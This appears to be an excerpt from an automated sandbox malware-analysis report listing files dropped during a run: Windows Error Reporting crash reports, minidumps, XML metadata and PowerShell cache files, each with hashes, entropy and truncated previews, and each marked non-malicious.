15:42:49	API Interceptor	1x Sleep call for process: rundll32.exe modified
15:43:45	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_1388a62844b93ea4f95c2472e8188891af451ff8_7cac0383_0d00435e\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8412281301390128
Encrypted:	false
SSDEEP:	96:8+XeFIeOnYyFy9harKzfFEpXIQcQWc66cENcw3V+a+z+HbHgGAS/YyNlISWbSm9o:8eeJWnFHY+H5jrq/u7skS274ItW
MD5:	4D54FA2F5F76E24A9564AF9AADC08565
SHA1:	FB8BA203924CE28563813A9567B624D1CE03AF63
SHA-256:	F48B3F02C4C568F9F62FC7D3AE2A95B66DC6D1D89E6EB10A15136BA12ED7779E
SHA-512:	385A86D52062C22F6B6010B0FA003936A4CCBD75B0C40968D5B44CDB2FEAB6854EF326A9F133866EDF0CFD93D263EE7595440F229EC9F9AE92E2C681BD320CF
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.0.8.5.7.3.0.6.1.4.3.4.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.0.8.5.7.7.8.1.1.4.2.5.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.e.2.6.4.b.e.b.-.1.5.4.4.-.4.3.1.6.-.8.8.c.2.-.c.5.c.0.9.9.f.7.f.a.c.2.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.1.9.d.6.4.e.d.-.a.5.0.d.-.4.b.f.b.-.b.a.6.7.-.1.5.3.e.d.3.0.6.4.b.8.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.2.0.-.0.0.0.1.-.0.0.1.c.-.0.4.2.8.-.f.d.d.3.4.e.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_009c1ccb\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8477528937191683
Encrypted:	false
SSDEEP:	96:8hXiFIcwseOnYyEy9haot7Jn4pXIQcQac6pcEccw35+a+z+HbHgGAS/YyNlISWbK:8RiicwPWnKH0tGtjrq/u7skS274ItW
MD5:	912DF51F0F22FBFA3D81FCA8ABC065B9
SHA1:	8CFA20833B52D7669B8EED0F93E9B32101E4CDA4
SHA-256:	F03B78EC2FD32B4A0908E16B245EC060510216DCA32FA3502E5093CA8CD1EAAC
SHA-512:	C3D392ADA5E619AEF1C6FA705374C83A88A40A74276EFC649102BD56FB90A5AC2E849E3C930E0BD5C03DBF20CBC56D947E586DA5CF493BA0A8D952897646B847
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.0.8.5.6.4.6.7.5.4.1.5.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.0.8.5.6.7.9.7.2.2.1.2.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.f.d.4.2.c.d.e.-.6.9.e.c.-.4.4.0.e.-.a.c.0.6.-.e.9.f.3.7.3.3.b.9.9.8.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.1.c.4.1.b.4.2.-.1.e.e.6.-.4.0.9.3.-.8.0.4.4.-.0.3.b.d.e.7.6.3.2.7.e.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.2.0.-.0.0.0.1.-.0.0.1.c.-.0.4.2.8.-.f.d.d.3.4.e.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e16f2b5b51a96c57264e6e7da39c96be2b94546_7cac0383_01280182\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8403922446599589
Encrypted:	false
SSDEEP:	96:xdCLeOnYyhy9harK7FISZpXIQcQac6pcEccw35+a+z+HbHgGAS/YyNlISWbSm9mU:xNWn+H0tGtjrq/u7skS274Itb
MD5:	B7325D78EBEF1B24B7F0DA21C18776FF
SHA1:	B9C68CC2DF59310E2748887C252767F2F81041A9

SHA-256:	E79C1FCECCCA1024E6A138DFFF7FEA517BFDE0D28F7A911370658D10F55DC221
SHA-512:	5C97F3847F70E8864CEA90B3A40BA759309472FE609E89320186B31AF5F2BF7F11DCFD28D2DF26B12B40C785D8DF01C84F7EBB8DB9F729235688193A5DEECFC3
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.0.8.5.6.0.9.9.0.3.9.1.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.a.5.b.4.5.e.6.-.5.e.a.8.-.4.0.9.c.-.b.2.0.1.-.f.d.5.5.8.9.e.8.2.c.4.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.f.d.6.e.b.b.8.-.1.8.5.4.-.4.7.8.b.-.9.4.a.2.-.1.e.3.b.b.0.0.7.1.7.0.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.2.0.-.0.0.0.1.-.0.0.1.c.-.0.4.2.8.-.f.d.d.3.4.e.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.l.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.::.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8336
Entropy (8bit):	3.699338883699003
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNipCz6/6Y4nSUWQ0gmfJSV+prM89baSsfjcJ+m:RrlsNipW6/6YoSUWQ0gmfJSYaRfYZ
MD5:	A566B65B3ABEC4CE39A4A375CEF65166
SHA1:	87CCD3FB78373966234B70556DC1DB6FADDBFAA0
SHA-256:	19667914CEA8EDCC887F3E080122C5D456FC0C4DF614E4BE531C92C748A4FDAB
SHA-512:	DD802239A5C3C7B3E536E798335FE8372A97CBC0E04B43EDF8B39313CBE29B917187DE495FDE8E324DE7C7232387483F489AF82BF6F8E69D3FE5B9491EC6ED97
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.9.2.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER155B.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.466590218715385
Encrypted:	false
SSDEEP:	48:cvIwSD8zs3JgtWI9Q2Wgc8sqYjhe8fm8M4J2+EZFf+q849h6KcQIcQw0Md:uITfZDXgrsqY1bJKDr6Kkw0Md
MD5:	B69136F26EE67F3662CE1B5B4773FF9E
SHA1:	BDE89804CA2787C2FE09B1C1F59A164B591E0E2C
SHA-256:	CCC608FE85CBC8D3C18CDC1F258E6B1519A80F73F21A31C15F0761B9BF68E3EC
SHA-512:	70AEF10D88FC502AFF89A5A957508FB0F5927B1FAF697AE49A15C5F8F7A7150203234E70228C7D061589DC1835E5BCE52418C304F1459A9F5980ACD9ABB0BAEB
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483133" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 13:42:56 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	53778
Entropy (8bit):	2.185906867922785
Encrypted:	false
SSDEEP:	192:Ts5MkJDdlbRIxvxmlO0yYTnWBUJQbFXXY0TQq58jlnJCDb/LnpdaVZyfwbTwo/hV:TIZdG/ml0nTQUybC7jRJCDb/LHaVIeV
MD5:	C47A85248787667AFF1309C745845602
SHA1:	CF173086D32BAF88EAB99ABB5D6E1FD7BD638BFE
SHA-256:	1D900C8912C0560D5A037981B0BBB62766B356209A11EAD93EC9387164A91FD3

SHA-512:	0D9AC8FD66C9DC8166D313BF68755D089BE5AA3F878A29C42028AC264B3BE1659B93174648E6E19309DB7C3AC85482B3DC8E057627A67737FBE9A25501BEBE6
Malicious:	false
Preview:	MDMP..... .....bb.....4.....$.....4....(.....`.....8.....T.....U.....B..... ..GenuineIntelW.....T..... ....bb.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.. .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8286
Entropy (8bit):	3.694018254460361
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNipCa6ZX6Y4rmSUl6gmffSP+pDQ89bLSsfZ5m:RrlsNipH656Y1SUl6gmffS2LRf2
MD5:	307FFE36C1E07FACACF9B0100AA29144
SHA1:	4DA73B5C08BB09AB65203C163B2B9248F9148D0F
SHA-256:	EC3BB658AA3899A5113AB705536A84515985331FADB568D27E06F5093A4A33B9
SHA-512:	9B7BA926B465FAD130BD2DC3820E781B3F455410EEACB039018C3E79F2B50CC3121FBA77A3E8F87F9E866FF4D32F4D5F11598D299A4DE030A7B0D182DA90D48 2
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.9.2. 0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3BBF.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4552
Entropy (8bit):	4.43039688202468
Encrypted:	false
SSDEEP:	48:cvIwSD8zs3JgtWI9Q2Wgc8sqYjh58fm8M4J2++Fx6k+q845eKcQIcQw0Md:uITfZDXgrsqY1+JlkIKkw0Md
MD5:	77A25991F99CDD379922773BC07C1C87
SHA1:	5D73EC4227E7DDF9732E5E1FF3C176CCDFD7BD65
SHA-256:	0E311DC289450790422DDEEDF66E7AC89179344BFCB92FC457BCE1B7B4CD3176
SHA-512:	C6B7C6961E809C8AF319BD32589E5A17DF2D87E9E6AF2AA18FBFAC174C583E784234860700DE070D990CD67E3547A4ABF1AC1C4E6FDDA4F040D530E0B332F2A8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483133" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4653
Entropy (8bit):	4.419279317010126
Encrypted:	false
SSDEEP:	48:cvIwSD8zs3JgtWI9Q2Wgc8sqYjhK8fm8M4J2+JFe+q8vQ+KKcQIcQw0td:uITfZDXgrsqY1/J4KOKkw0td
MD5:	6C5040D8A678A7DB03E37CD38C08C433
SHA1:	FD19BB6CDB92631EFE488D669A02EF8EDB28CFFF
SHA-256:	FD5D4EC5292ACE2B7FDCF7F980DD333D966812480FCD0F50AEAAAAC0C2C2C096
SHA-512:	329E50013B152B2ED0F5ABC6CB0A104D16BA6C3258209455B423D55486C88C5156872F6BEBF2F6F9D0E2E420C6E4CFEC82911B0CB1005E9B14EB96814331C7A9

Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483133" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 13:42:45 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	40714
Entropy (8bit):	1.9852720845512226
Encrypted:	false
SSDEEP:	192:15GCJDdlbGHfC6O0yY1nFYqLnTdLqtTUu4jDXv71I:TBdif00n1qqLZLqt0I
MD5:	5929567B2E3710B65E59F2FA3AE0D793
SHA1:	1E65385ACFD56D39A2DEF3060064DA9B9079D83B
SHA-256:	85F7B9D4F8E1759C9DBDC19EE3A628AC9F8C4A38989C211996F605D860E7CD55
SHA-512:	DDAFC21775073F8D67E4148A54D07F67FCCA654B874691D8081DF08F6AA011D4FE6E82E30EBC2639D3F49732DAED7B92B28CD5674438EC137B18F6C8BE6A74A
Malicious:	false
Preview:	MDMP..... .....bb.....4.....$.....(.....`.....8.....T..... .....U.....B..... .GenuineIntelW.....T..... ....bb.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 13:42:41 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	40914
Entropy (8bit):	2.0165365318120836
Encrypted:	false
SSDEEP:	192:B5xVnJDdlb4zNO0yYCtt2nFBXILnTdsFKHBitOVWqS:/DndD0n8IHXILZsFKQttqS
MD5:	E27A20A70D327ADE655FCD54B38A8548
SHA1:	6DB6B8DD88D14AB8B1DA376C8357F7230CD695C6
SHA-256:	87940DA4A55CDBDA9FF49EF6480E9FEEA6A39957A673D3DDFEE94FE109D65909
SHA-512:	EAFC65687B55CC59BE15DA9B3338894E62ABD4AC181A4896B3D313632F08C01D05006AD03277419EB36012AF3600B33392598625ED5642CCBC6F771BA23F3C5
Malicious:	false
Preview:	MDMP..... .....bb.....4.....$.....(.....`.....8.....T..... .....U.....B..... ..GenuineIntelW.....T..... ....bb.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.. .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8342
Entropy (8bit):	3.690982197209054
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNipCB6G6Y4fSUyJgmfsSV+pNR89bVa1f3vnm:RrlsNipE6G6YQSUyJgmfsSZVwfu
MD5:	89F760256F8FE60DD246D8D51D0975B5
SHA1:	0AA7AB8B26D3F9E481C05A489249A24695F5612A
SHA-256:	139759D0057E19395F70949B1892F8D30C4A5DD9D83A92EF4BF8F9CAABDD6F71
SHA-512:	33A614134FB39585A8AB2B948555EA292851A178A3A001D2FC343EC464D844384C0E4069BA66AF2F40382019301991D4029F9030AC5E3FD75FF1910C8D91AC8D
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.9.2.0.</.P.i.d.>.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:P9smn3YrKkkdcU6ChVsm5emlz9smyib4T4YVsm5emdYxoeRKp54ib49VFn3eGOVJ:dMib4T4YLiib49VoGIpN6KQkj2rIkjhQ
MD5:	F84F6C99316F038F964F3A6DB900038F
SHA1:	C9AA38EC8188B1C2818DBC0D9D0A04085285E4F1
SHA-256:	F5C3C45DF33298895A61B83FC6E79E12A767A2AE4E06B43C44C93CE18431793E
SHA-512:	E5B80F0D754779E6445A14B8D4BA29DD6D0060CD3DA6AFD00416DDC113223DB48900F970F9998B2ABDADA423FBA4F11E9859ABB4E6DBA7FE9550E7D1D0566 31
Malicious:	false
Preview:	PSMODULECACHE.....7B\.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....3.....[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5
MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF04143 A
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o..A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\RES7801.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
